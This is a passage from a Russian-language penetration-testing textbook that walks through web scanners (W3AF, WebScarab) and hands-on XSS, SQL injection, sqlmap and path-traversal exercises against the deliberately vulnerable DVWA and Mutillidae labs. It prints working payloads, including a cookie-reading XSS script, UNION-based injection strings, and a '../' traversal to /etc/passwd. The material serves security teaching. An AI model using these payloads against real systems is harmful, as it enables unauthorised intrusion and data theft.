Description	SQL injection may be possible.

**Рис. 10.26.** Отчет, составленный по результатам сканирования

Мы в этом примере использовали базовый тест оценки уязвимости.



Чтобы ознакомиться с различными параметрами, предлагаемыми прокси-сервером Paros, рекомендуем обратиться к руководству пользователя: [http://www.ipi.com/Training/SecTesting/paros\\_user\\_guide.pdf](http://www.ipi.com/Training/SecTesting/paros_user_guide.pdf).

## W3AF

W3AF – многофункциональная платформа для аудита веб-приложений и атаки на них. Предназначена также для обнаружения и использования уязвимостей в Интернете. Весь процесс оценки безопасности приложений автоматизирован и состоит из трех основных шагов: обнаружения, аудита и атаки. Для каждого из этих шагов предусмотрено несколько плагинов, которые помогут аудитору сосредоточиться на конкретных критериях тестирования. Для достижения требуемой цели все эти плагины могут общаться и обмениваться тестовыми данными. W3AF поддерживает обнаружение и использование нескольких уязвимостей веб-приложений, включая SQL-инъекции, межсайтовые сценарии, удаленное и локальное включение файлов, переполнение буфера, инъекции XPath, управление ОС и неправильную конфигурацию приложений.



Чтобы получить более подробную информацию о каждом доступном плагине, перейдите по адресу <http://w3af.sourceforge.net/plugin-descriptions.php>.

Чтобы запустить W3AF, выберите команду основного меню Applications ▶ Web Vulnerability Analysis ▶ w3af (Приложения ▶ Анализ веб-уязвимостей ▶ w3af) или введите в командную строку терминала следующее:

```
# w3af_console
```

Программа будет запущена в персонализированном режиме консоли W3AF (`w3af>>>`). Обратите внимание, что существует версия программы с графическим интерфейсом. Мы решили представить вам консольную версию из-за гибкости ее настроек:

```
w3af>>> help
```


После выполнения этой команды будут отображены все основные параметры, которые можно использовать для настройки теста. Вы можете выполнить команду `help`, если вам нужна помощь по конкретному варианту. В нашем упражнении мы настроим плагин вывода, включим выбранные тесты аудита, настроим цель и выполним процесс сканирования на целевом сайте, используя следующие команды:

- `w3af>>> plugins;`
- `w3af/plugins>>> help;`
- `w3af/plugins>>> output;`
- `w3af/plugins>>> output console, html_file;`
- `w3af/plugins>>> output confightml_file;`
- `w3af/plugins/output/config:html_file>>> help;`
- `w3af/plugins/output/config:html_file>>> view;`
- `w3af/plugins/output/config:html_file>>> set verbose True;`
- `w3af/plugins/output/config:html_file>>> set output_file metasploitable.html;`
- `w3af/plugins/output/config:html_file>>> back;`
- `w3af/plugins>>> output config console;`
- `w3af/plugins/output/config:console>>> help;`
- `w3af/plugins/output/config:console>>> view;`
- `w3af/plugins/output/config:console>>> set verbose False;`
- `w3af/plugins/output/config:console>>> back;`
- `w3af/plugins>>> audit;`
- `w3af/plugins>>> audit htaccess_methods, os_commanding, sql, xss;`
- `w3af/plugins>>> back;`
- `w3af>>> target;`
- `w3af/config:target>>> help;`

- w3af/config:target>>> view;
- w3af/config:target>>> set target;
- http://http://192.168.0.30/mutillidae/index.php?page=login.php;
- w3af/config:target>>> back;
- w3af>>>.

На данный момент мы настроили для выполнения теста все необходимые параметры. Анализ целевой системы проведем с помощью SQL-инъекции, межсайтовых сценариев, команд операционной системы и неправильной конфигурации файла htaccess (рис. 10.27). Тест будет запущен следующей командой:

```
w3af>>> start
```



The screenshot shows a detailed report from the W3AF tool. At the top, there's a flag icon, the title "Cross site scripting vulnerability", and a "MEDIUM" risk level. Below the title, under "Summary", it says: "A Cross Site Scripting vulnerability was found at: "http://192.168.0.30/mutillidae/index.php/" , using HTTP method GET. The sent data was: "page=" The modified parameter was "page". This vulnerability was found in the request with id 37." Under "Description", it explains XSS: "Client-side scripts are used extensively by modern web applications. They perform from simple functions (such as the formatting of text) up to full manipulation of client side data and Operating System interaction. Cross Site Scripting (XSS) allows clients to inject arbitrary scripting code into a request and have the server return the script to the client in the response. This occurs because the application is taking untrusted data (in this example, from the client) and reusing it without performing any validation or encoding." A bulleted list of findings includes: "Vulnerable URL: http://192.168.0.30/mutillidae/index.php/" and "Vulnerable Parameter: page".

**Рис. 10.27.** Уязвимости сценариев сайта

Как вы можете видеть, мы обнаружили уязвимости межсайтового выполнения сценариев в веб-приложении. Подробный отчет также создается в формате HTML и отправляется в root-папку. В этом отчете подробно описаны все уязвимости, а также есть отладочная информация о каждом запросе и ответные данные, передаваемые между W3AF и целевым веб-приложением.



Тестовый пример не дает информации об использовании других полезных плагинов, профилей и параметров эксплойта, поэтому мы настоятельно рекомендуем вам выполнить несколько упражнений, описанных в руководстве пользователя. Они доступны по адресу <http://w3af.sourceforge.net/documentation/user/w3afUsersGuide.pdf>.

## WebScarab

*WebScarab* – мощный инструмент для оценки безопасности веб-приложений. В нем предусмотрено несколько режимов работы, но в основном он действует через перехват прокси. Этот прокси-сервер находится между браузером конечного пользователя и целевым веб-приложением для мониторинга и изменения запросов и ответов, передаваемых с обеих сторон. Такой процесс позволяет аудитору вручную обработать вредоносный запрос и увидеть ответ, отправленный веб-приложением. *WebScarab* включает несколько интегрированных инструментов, таких как затуманиватель, анализатор идентификатора сессии, паук (*spider*), анализатор веб-сервисов, сканер атак межсайтовых сценариев и CRLF-сканер уязвимостей, а также транскодер.

Чтобы запустить *WebScarab lite*, выполните команду основного меню *Applications* ▶ *Web Application Analysis* ▶ *webscarab* (Приложения ▶ Анализ веб-приложений ▶ webscarab) или введите в командную строку терминала такую команду:

```
# webscarab
```

Будет запущена облегченная версия программы. Нам же для примера потребуется полнофункциональная версия. Для этого нужно выбрать в меню команду *Tools* ▶ *Use full-featured interface* (Инструменты ▶ Использовать полнофункциональный интерфейс). Потребуется подтвердить выбранные настройки и перезапустить программу.

После перезапуска приложения *WebScarab* на экране появится несколько вкладок с инструментами. Прежде чем начать упражнение, нам нужно настроить браузер на локальный прокси (127.0.0.1, 8008), чтобы связь браузера и целевого приложения шла через прокси *WebScarab*. Для изменения настроек локального прокси-сервера (IP-адреса или порта) выберите вкладку *Proxy* ▶ *Listeners* (Прокси ▶ Прослушиватели). Выполнив следующие шаги, можно проанализировать идентификатор сеанса целевого приложения.

1. После настройки локального прокси-сервера необходимо перейти к целевому сайту (например, <http://192.168.0.30/mutillidae>) и зайти на него по как можно большему количеству ссылок. Это увеличит вероятность обнаружения любых известных и неизвестных уязвимостей. Кроме того, вы можете выбрать целевой сайт на вкладке *Summary* (Сводка), щелкнуть правой кнопкой мыши и выбрать дерево *Spider* (Паук). Это позволит получить все доступные в целевом приложении ссылки.
2. Если вы хотите проконтролировать данные запроса и ответа для конкретной страницы, которая была упомянута в нижней части вкладки *Summary* (Сводка), дважды щелкните кнопкой мыши на интересующей вас ссылке. На экране появится анализируемый запрос в формате таблицы и в необработанном формате. Ответ также можно просмотреть в HTML-, XML-, текстовом и шестнадцатеричном форматах.

3. В течение тестового периода мы можем с помощью метода GET перейти к одной из ссылок и применить к ней инструмент fuzz с параметром, например, `artist=1`. Если по этой ссылке существует хоть одна неопознанная уязвимость, она будет выявлена. Для этого щелкните правой кнопкой мыши на ссылке и выберите в появившемся меню команду `Use as fuzz template` (Использовать как шаблон fuzz). Далее перейдите на вкладку `Fuzzer` и вручную примените необходимые значения к параметру. Для этого нажмите кнопку `Add` (Добавить) рядом с разделом `Parameters` (Параметры).

Для примера мы написали небольшой текстовый файл с перечислением известных данных SQL-инъекций (например, `1` и `1=2`, `1` и `1=1` и одинарная кавычка `(')`) и предоставили его в качестве источника для значения параметра `fuzzing`. Это можно сделать, нажав расположенную на вкладке `Fuzzer` кнопку `Sources` (Источник). Как только ваши fuzz-данные будут готовы, нажмите кнопку `Start` (Пуск). После завершения всех тестов вы можете дважды щелкнуть на отдельном запросе и проверить его ответ. В одном из наших тестовых случаев мы обнаружили уязвимость инъекции MySQL:

- `Error` — у вас есть ошибка в вашем синтаксисе SQL. Просмотрите соответствующее вашей версии сервера MySQL, чтобы в строке 1 использовать `'\'`, не нарушая синтаксис;
  - `Warning: mysql_fetch_array()` — предоставленный аргумент не является допустимым ресурсом в результате, предоставленном MySQL в `/var/www/vhosts/default/htdocs/listproducts.php` (строка 74).
4. В последнем тестовом примере проанализируем идентификатор сеанса целевого приложения. Для этого перейдите на вкладку `Analysis` (Анализ) идентификатора сеанса и в поле со списком выберите предыдущие запросы. После загрузки выбранного запроса перейдите к нижней части вкладки, выберите образцы (например, `20`) и нажмите `Fetch` (Получить), чтобы получить различные образцы идентификаторов сеанса. Далее, чтобы начать процесс анализа, нажмите кнопку `Test` (Тест). Результаты будут выведены на вкладке `Analysis` (Анализ). В графическом виде результат будет представлен на вкладке `Visualization` (Визуализация). Этот процесс определяет случайность и непредсказуемость идентификаторов сеансов, что может привести к захвату сеансов или учетных данных других пользователей.



Инструмент WebScarab имеет множество параметров и функций, которые потенциально могут сделать процесс тестирования на проникновение более информативным. Чтобы получить дополнительную информацию о проекте WebScarab, посетите страницу [https://www.owasp.org/index.php/Category:OWASP\\_WebScarab\\_Project](https://www.owasp.org/index.php/Category:OWASP_WebScarab_Project).

## Межсайтовые сценарии

*Атаки межсайтовых сценариев (XSS)* сегодня по-прежнему очень популярны. XSS – это такая инъекционная атака, когда злоумышленник вводит вредоносные сценарии или код в запросы, отправляемые веб-приложением. Причина успешности подобных атак в том, что вводимые пользователем запросы перед отправкой на сервер не проходят корректную проверку.

Первоначально существовало два типа атак XSS, но в 2005 году был обнаружен третий.

- ❑ **Stored XSS** (Сохраненные XSS). Сохранение XSS происходит, когда пользовательский ввод хранится на целевом сервере без проверки. Пользовательским вводом могут служить база данных, содержимое на форуме и комментарии. Жертва неосознанно извлекает сохраненные данные из веб-приложения, которые браузер из-за доверия между клиентом и сервером считает безопасными для отображения. Поскольку входные данные сохраняются, то такие XSS – постоянные.
- ❑ **Reflected XSS** (Отраженные XSS). Отраженный XSS появляется, когда пользовательский ввод в виде сообщения об ошибке немедленно возвращается веб-приложением. Это может быть результат поиска или любой другой ответ, который включает в себя некоторые или все входные данные, предоставленные пользователем. Такие данные не проверяются на безопасность и отображаются в браузере как часть запроса, а также не хранятся постоянно.
- ❑ **DOM XSS**. *Объектная модель документа (DOM)* – это инструмент API-программирования для документов HTML и XML. Он определяет логическую структуру документов, способ доступа к ним и управления ими. XSS на основе DOM – это форма XSS, при которой передача от источника к приемнику зараженного потока данных происходит внутри браузера. То есть источник данных находится в DOM, приемник также находится в DOM, а поток данных никогда не покидает браузер.

## Тестирование XSS

Чтобы проверить уязвимости XSS, мы будем использовать язык JavaScript и стандартный HTML-код.

### Тестирование отраженных XSS

Как вы помните, отраженный XSS называется так потому, что пользовательский ввод немедленно обрабатывается и возвращается веб-приложением. Чтобы это проверить, нам нужно найти поле, которое принимает ввод пользователя.

Зайдите на страницу DVWA, для которой ранее взломали пароль. В левой части главной страницы отображается меню (рис. 10.28).

Перейдите в меню DVWA Security (Безопасность DVWA) и в раскрывающемся списке выберите значение low, затем нажмите кнопку Submit (Отправить). Этими



**Рис. 10.28.** Страница DVWA

действиями вы настроите веб-приложение для работы так, как будто входные данные не проверяются (рис. 10.29).



**Рис. 10.29.** Веб приложение настроено

Для нашего первого теста перейдите в левом меню на страницу XSS reflected (Отраженные XSS). Введите в поле ввода следующий JavaScript-код (рис. 10.30):

```
<script>alert("Allows XSS")</script>
```

**Рис. 10.30.** JavaScript-код введен

Нажмите кнопку Submit (Отправить). В случае успеха на экране появится всплывающее окно с сообщением Allows XSS (Предоставить XSS) (рис. 10.31).

**Рис. 10.31.** Всплывающее сообщение

Теперь введем другой сценарий (рис. 10.32).

```
<script>window.location='https://www.google.com'</script>
```

Он перенаправляет браузер на другой сайт, в нашем случае google.com.

**Рис. 10.32.** Введен другой сценарий

## Тестирование сохраненных XSS

Название *сохраненных XSS* произошло от того, что они хранят себя в конкретном месте или базе данных. И каждый раз, когда пользователь посещает упомянутый в инфицированной ссылке сайт, код выполняется. Злоумышленник может легко отправить ключевую информацию, например файл cookie, в удаленное местоположение. Чтобы проверить это, нам нужно найти поле, которое принимает пользовательский ввод, например поле комментария.

Для проведения нашего опыта выберем пункт меню **XSS stored** (Сохраненные XSS). Мы увидим два поля ввода: **Name** (Имя) и **Message** (Сообщение). Страница имитирует основные поля **Comments** (Комментарии) и **Feedback** (Отзыв) формы обратной связи, которая есть на многих сайтах. В поле **Name** (Имя) введем любое имя, а в поле **Message** (Сообщение) добавим приведенный ниже код, после чего нажмем кнопку **Sign Guestbook** (Подписать гостевую книгу) (рис. 10.33):


```
<script>alert(document.cookie)</script>
```

**Vulnerability: Stored Cross Site Scripting (XSS)**

Name *	<input type="text" value="xss"/>
Message *	<input type="text" value="&lt;script&gt;alert(document.cookie)&lt;/script&gt;"/>
<input type="button" value="Sign Guestbook"/>	

**Рис. 10.33.** Запуск сценария

Появится всплывающее окно (рис. 10.34).



**Рис. 10.34.** Всплывающее окно

Теперь, если мы перейдем от этой страницы, скажем, к домашней, а затем вернемся к странице с сохраненными XSS, наш код должен снова запуститься и привести к появлению всплывающего окна с cookie для текущего сеанса. Действие зловредного кода может быть расширено, и, если злоумышленник хоть немного владеет JavaScript, он может нанести целевой системе серьезный ущерб.

## SQL-инъекция

*SQL-инъекция*, или *SQLi*, представляет собой атаку на базу данных SQL, где код или запрос базы данных передается через некоторую форму ввода от клиента к приложению. Хоть *SQLi* — одна из старейших уязвимостей, до сих пор она самая популярная. Это объясняется тем, что базы данных на основе SQL очень распространены. Именно поэтому атака *SQLi* наиболее опасна.

Серьезность атак *SQLi* в большей степени ограничена мастерством и воображением злоумышленника и в меньшей степени защитными контрмерами, такими как соединение с сервером баз данных с низкими привилегиями. Поэтому отнеситесь к *SQL-инъекции* серьезно.

Прежде чем мы сможем внедрить SQL-код, мы должны получить базовое понимание этого вредоносного кода, а также разобраться в структуре базы данных.

SQL считается языком программирования четвертого поколения, потому что в нем используются стандартные, понятные человеку слова. Язык — только английский. Кроме того, в командных строках обязательны скобки. SQL предназначен для построения баз данных, и мы можем использовать его для создания таблиц, добавления, удаления и обновления записей, установки разрешений для пользователей и т. д.

Вот базовый запрос для создания таблицы:

```
create table employee
(first varchar(15),
last varchar(20),
age number(3),
address varchar(30),
city varchar(20),
state varchar(20));
```

В предыдущем коде говорится следующее: создайте таблицу с именем `employee` со столбцами `first`, `last`, `age`, `address` и `city`, затем укажите и назначьте их типы данных с ограничениями символов `varchar(15)` (переменный символ с максимальным количеством символов 15) и `number(3)` (только числа, максимально три числа).

Вот основной запрос (также известный как инструкция `select`) для извлечения данных из таблицы:

```
select first, last, city from employee
```

Оператор `select` — это запрос, который мы будем использовать. При входе на сайт в базу данных отправляется запрос/инструкция `select` для получения информации, подтверждающей данные, с которыми вы вошли. Допустим, страница входа имеет следующий вид (рис. 10.35).

Запрос в программной части при входе в систему может выглядеть следующим образом:

```
SELECT * from users WHERE username='username' and password='password'
```

The image shows a simple login interface. It consists of two text input fields labeled "Login:" and "Password:", and a single "login" button below them. All elements are contained within a light gray rectangular box.

**Рис. 10.35.** Вариант запроса для подтверждения вводимых данных

Здесь говорится: выберите все (\*) из таблицы с именем `users`, где столбец `username` — это переменная `username` (поле Login (Логин)), а столбец `password` — переменная `password` (столбец Password (Пароль)).

## Инструкция для SQL-инъекции

Теперь, когда мы разобрались с основами SQL-запросов, используем эти знания в наших интересах. Снова войдите в DVWA и откройте вкладку SQL Injection (SQL-инъекция) (рис. 10.36).

The screenshot shows the DVWA interface with the "SQL Injection" tab selected. On the left is a sidebar with various exploit categories: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, and SQL Injection (Blind). The main area is titled "Vulnerability: SQL Injection". It contains a "User ID:" label followed by a text input field and a "Submit" button. Below this is a "More info" section with several links to external resources about SQL injection.

**Рис. 10.36.** Вкладка SQL Injection (SQL-инъекция)

В верхней части этой страницы вы увидите поле User ID (ID пользователя), предназначенное для ввода идентификатора пользователя. Если ввести в это поле ввода 1, приложение сообщит нам, у какого пользователя такой идентификатор.

Сделаем простой тест для SQL-инъекции. В поле User ID (ID пользователя) вместо числа введите следующее (рис. 10.37):

```
%' or '1'='1:
```

Предположим, что исходный запрос выглядит следующим образом:

```
SELECT user_id, first_name, fast_name From users_table Where user_id = 'UserID';
```

**Vulnerability: SQL Injection**

User ID:

**Submit**

**Рис. 10.37.** Тест для SQL-инъекции

Мы предполагаем, что в таблице с названием `users_table` указаны относительные имена столбцов. После того как вы введете строку `%' OR '1'='1`, запрос будет выглядеть следующим образом:

```
'SELECT user_id, first_name, last_name FROM users WHERE user_id = %' OR '1'='1';
```

Нажмите кнопку **Submit** (Отправить). В результате вы должны получить таблицу с данными (рис. 10.38).

**Vulnerability: SQL Injection**

User ID:

ID: %' or '1'='1  
First name: admin  
Surname: admin

ID: %' or '1'='1  
First name: Gordon  
Surname: Brown

ID: %' or '1'='1  
First name: Hack  
Surname: Me

ID: %' or '1'='1  
First name: Pablo  
Surname: Picasso

ID: %' or '1'='1  
First name: Bob  
Surname: Smith

ID: %' or '1'='1  
First name: user  
Surname: user

**Рис. 10.38.** Полученные данные

Символ `%` обозначает модуль и возвращает `false`. Но так как мы добавили оператор `OR`, если первая часть запроса вернет `false` (из-за `%`), `OR` заставит его выполнить

вторую часть: '`1`'='`1`, что равно `true`. Поскольку все, что выполняет запрос, всегда верно для каждой записи в таблице, SQL распечатывает все эти записи.

Вот несколько других запросов, которые вы можете попробовать выполнить.

- ❑ Получить имя учетной записи, использующееся для подключения между веб-приложением и базой данных:

```
%' or 0=0 union select null, user() #
```

- ❑ Получить текущую базу данных, из которой мы извлекали данные:

```
%' or 0=0 union select null, database() #
```

- ❑ Вывести таблицу информационной схемы (таблица `information_schema` – это база данных, в которой хранится информация обо всех других базах данных):

```
%' and 1=0 union select null, table_name from information_schema.tables #
```

- ❑ Вывести таблицу базы данных. Используя данные из предыдущего запроса, можно выяснить, что это за таблица:

```
%' and 1=0 union select null, table_name from information_schema.tables
where table_name like 'user%'#
```

## Автоматическая SQL-инъекция

Теперь, когда мы понимаем, как выглядит SQL-инъекция, рассмотрим некоторые инструменты, которые могут автоматизировать процесс.

**sqlmap.** Инструмент `sqlmap` в Kali Linux встроен по умолчанию. Его назначение – выявление уязвимостей SQLi. Рассмотрим пример его использования. Сначала мы с помощью инструмента Burp Suite соберем некоторые данные, необходимые для работы `sqlmap`, после чего воспользуемся самим `sqlmap`.

Запустите Burp Suite и, чтобы выполнить маршрутизацию всего трафика через его прокси, перейдите к настройкам браузера. Убедитесь, что перехват включен. В приложении DVWA перейдите на страницу `SQL Injection` (SQL-инъекция) и введите идентификатор пользователя. В этом примере мы укажем `1`.

Burp Suite перехватит запрос и будет его переадресовывать до его завершения. Ваш результат будет представлен на веб-странице. Перейдите на вкладку `Target` (Цель), откройте вложенную вкладку `Site map` (Карта сайта), а затем папку `DVWA`, расположенную под интересующим вас IP (в нашем случае это `192.168.0.19`). Для детализации результатов по пути URL (`http://192.168.0.19/dvwa/vulnerabilities/sql/`) щелкайте на маленьких, похожих на стрелки треугольниках. Так вы будете открывать вложенные папки. Весь этот путь вы можете проверить, введя его в адресную строку браузера (рис. 10.39).

Выберите запрос со статусом `200` (рис. 10.40).

На вкладке `Request` (Запрос) в первой строке мы получим необходимый нам запрос, отправляемый веб-приложением: `/dvwa/vulnerabilities/sql/?id=1&Submit=Submit`, и получаем ID сессии PHP или файлы cookie (рис. 10.41).



Рис. 10.39. Вложенная вкладка Site map (Карта сайта)

Host	Method	URL	Params	Status	Length	MIME type	Title
http://192.168.0.19	GET	/dvwa/vulnerabilities/sql.../		200	5280	HTML	Damn Vu
http://192.168.0.19	GET	/dvwa/vulnerabilities/sql/				HTML	

Рис. 10.40. Выбран запрос со статусом 200

Request	Response
Raw	Params
Headers	Hex

```

GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: 192.168.0.19
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.19/dvwa/vulnerabilities/sqli/
Cookie: security-low; PHPSESSID=fb89mhevcus9oglaif2s6gq3ss4;
acopendivids=swingset,jotto,phppbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

```

Рис. 10.41. В первой строке находится заголовок, содержащий URL источника запроса

Теперь, чтобы добраться до пользовательской базы данных, откройте терминал и, используя полученные данные, введите в командную строку следующее (рис. 10.42):

```
sqlmap -u"http://192.168.0.19/dvwa/vulnerabilities/sqlil/?id=1&Submit=Submit"
--cookie="PHPSESSID=fb89mhevcus9oqla1f2s6q3ss4; security=low" -b
--current-db --current-user
```


**Рис. 10.42.** Показанная ранее строка введена в командную строку терминала

Начиная с `--cookie`, это одна строка без пробелов. В этом коде используются такие параметры:

- ❑ `-u` — для целевого URL, который мы получили от Burp;
- ❑ `--cookie` — для информации cookie, которую мы захватили с Burp;
- ❑ `-b` — для отображения баннера базы данных;
- ❑ `--current-db` — чтобы получить текущую базу данных;
- ❑ `--current-user` — чтобы получить имя текущего пользователя текущей базы данных (рис. 10.43).

**Рис. 10.43.** Инструмент sqlmap начал свою работу


Во время теста вам будет предложено принять все значения, заданные по умолчанию. Для этого смело жмите клавишу **Enter**. Есть только одно приглашение, где мы, чтобы сэкономить время, не использовали значение по умолчанию (рис. 10.44).



```
for the remaining tests, do you want to include all tests for 'MySQL' extending
provided level (1) and risk (1) values? [Y/n] n
```

**Рис. 10.44.** Единственное приглашение, в котором не выбрано предлагаемое по умолчанию значение

В конце будут показаны результаты проведенного теста (рис. 10.45).



```
---
[17:28:46] [INFO] the back-end DBMS is MySQL
[17:28:46] [INFO] fetching banner
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 5.0
banner: '5.1.41-Subuntu12.6-log'
[17:28:46] [INFO] fetching current user
current user: 'dvwa@%'
[17:28:46] [INFO] fetching current database
current database: 'dvwa'
[17:28:46] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
192.168.0.19'

[*] shutting down at 17:28:46

root@kali:~#
```

**Рис. 10.45.** Результаты теста

В этом teste мы получили информацию об операционной системе (Ubuntu 10.04), в которой используется технология разработки и выполнения кода на стороне сервера (PHP 5.3.2 и Apache 2.2.14), запущена база данных MySQL. Текущая база данных — dvwa, а текущий пользователь — dvwa.

Чтобы получить список всех доступных для `sqlmap` параметров, просто введите в командную строку терминала `sqlmap -h`. Чтобы увидеть дополнительные параметры, введите команду `sqlmap --hh`.

## Выполнение команд, обход каталогов и включение файлов

*Инъекция команд* — это тип атаки, основная цель которой состоит в выполнении целевой операционной системой системных команд уязвимого приложения. Эти типы атак возможны в том случае, когда небезопасный пользовательский

ввод передается из приложения в системную оболочку. Поставляемые команды выполняются в соответствии с привилегиями приложения. Например, веб-сервер может быть запущен пользователем с именем `www-data` или пользователем Apache, но не `root`.

Обходом каталога называется операция, когда сервер позволяет злоумышленнику читать файл или каталоги за пределами обычного каталога веб-сервера.

Уязвимости включения файлов позволяют злоумышленнику загрузить файл на веб-сервер, используя уязвимые процедуры включения. Уязвимость такого типа возникает, например, когда страница получает в качестве входных данных путь к файлу, который должен быть включен, но вход неправильно дезинфицируется. Это позволяет атакуемому вводить символы обхода каталога (`../`).

## Обход каталогов и включение файлов

Проверим, можем ли мы заставить веб-приложение перейти в один каталог. Воспользуемся приложением DVWA. Войдите в систему и в левом меню выберите пункт File Inclusion (Включение файла) (рис. 10.46).

The screenshot shows the DVWA interface with the 'File Inclusion' tab selected. On the left, there's a sidebar with links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, and File Inclusion (which is highlighted). The main content area has a title 'Vulnerability: File Inclusion' and a note: 'To include a file edit the ?page=index.php in the URL to determine which file is included.' Below this is a 'More info' section with two links: 'http://en.wikipedia.org/wiki/Remote\_File\_Inclusion' and 'http://www.owasp.org/index.php/Top\_10\_2007-A3'.

**Рис. 10.46.** Вкладка File Inclusion (Включение файла)

В адресной строке браузера вы должны увидеть: `<IP Address>/dvwa/vulnerabilities/fi/? page=include.php`. Изменим `include.php` на `index.php` и посмотрим, что произойдет (рис. 10.47).


The screenshot shows a browser's address bar with the URL `192.168.0.19/dvwa/vulnerabilities/fi/?page=include.php`. A cursor is shown clicking on the URL to change it. Below the address bar, a status bar or tool tip displays the same URL.

**Рис. 10.47.** `include.php` изменен на `index.php`

Поскольку предполагается, что в этом каталоге `index.php` нет, ничего не происходит. Мы же знаем, что файл `index.php` существует, однако он находится в каталоге `/dvwa`. Откуда нам это известно? Когда мы использовали Burp Suite

для взлома учетных данных, чтобы войти на страницу `login.php`, мы видели, что успешный логин перенаправил пользователя на `index.php`. В адресной строке браузера вы `index.php` не увидите, так как этот файл для PHP является корневой страницей по умолчанию (как для ASP `default.asp`). Поэтому по умолчанию браузер его не отображает. Чтобы это проверить, нажмите в меню DVWA кнопку `Home` (Домой) и после `/dvwa` введите `index.php`. Это приведет вас к той же домашней странице.

Перейдите на вкладку **File Inclusion** (Включение файла) еще раз. Если вы рассмотрите URL-адрес, то увидите, что в настоящее время находитесь в `/dvwa/vulnerabilities/fi/`, который, в свою очередь, расположен в двух каталогах от нашего корневого каталога `dvwa`. В адресной строке браузера удалите `include.php` и замените на этот раз его на `../index.php`. Нажмите клавишу `Enter` и посмотрите, что получится (рис. 10.48).



**Рис. 10.48.** В адресной строке браузера `include.php` заменен на `../index.php`

Конечно, это приведет вас на главную страницу. Отлично! Вы успешно прошли структуру каталогов веб-сервера и, так как использовали локальный файл для системы, теперь знаете, что *включение локального файла* (Local-File Inclusion, LFI) возможно.

Из предыдущих результатов работы с `sqlmap` и `nikto` вы знаете, что сервер Apache работает на операционной системе Linux (Ubuntu).

По умолчанию в Linux Apache хранит свои файлы в каталоге `/var/www/html/`. Важную информацию о пользователе Linux хранит в файле `/etc/passwd`, а хешированные пароли пользователей — в файле `/etc/shadow`. Опираясь на полученные знания, попробуем изменить каталоги, чтобы увидеть файл `/etc/passwd`.

На вкладке **File Inclusion** (Включение файла) снова удалите `include.php` и введите `../../../../../../../../etc/passwd`.

`../../../../../../../../etc/passwd` проведет вас через `/var/www/html/dvwa/vulnerability/fi/` к / (рис. 10.49).



```
root@x:0# root@root:/bin/bash$ daemon:~$1:daemon:$1$sh$bin$sh bin$2:bin$bin$sh sys$3:sys$dev$bin$sh sync$4:sync$bin$bin$sync games$5:60$games:$usr
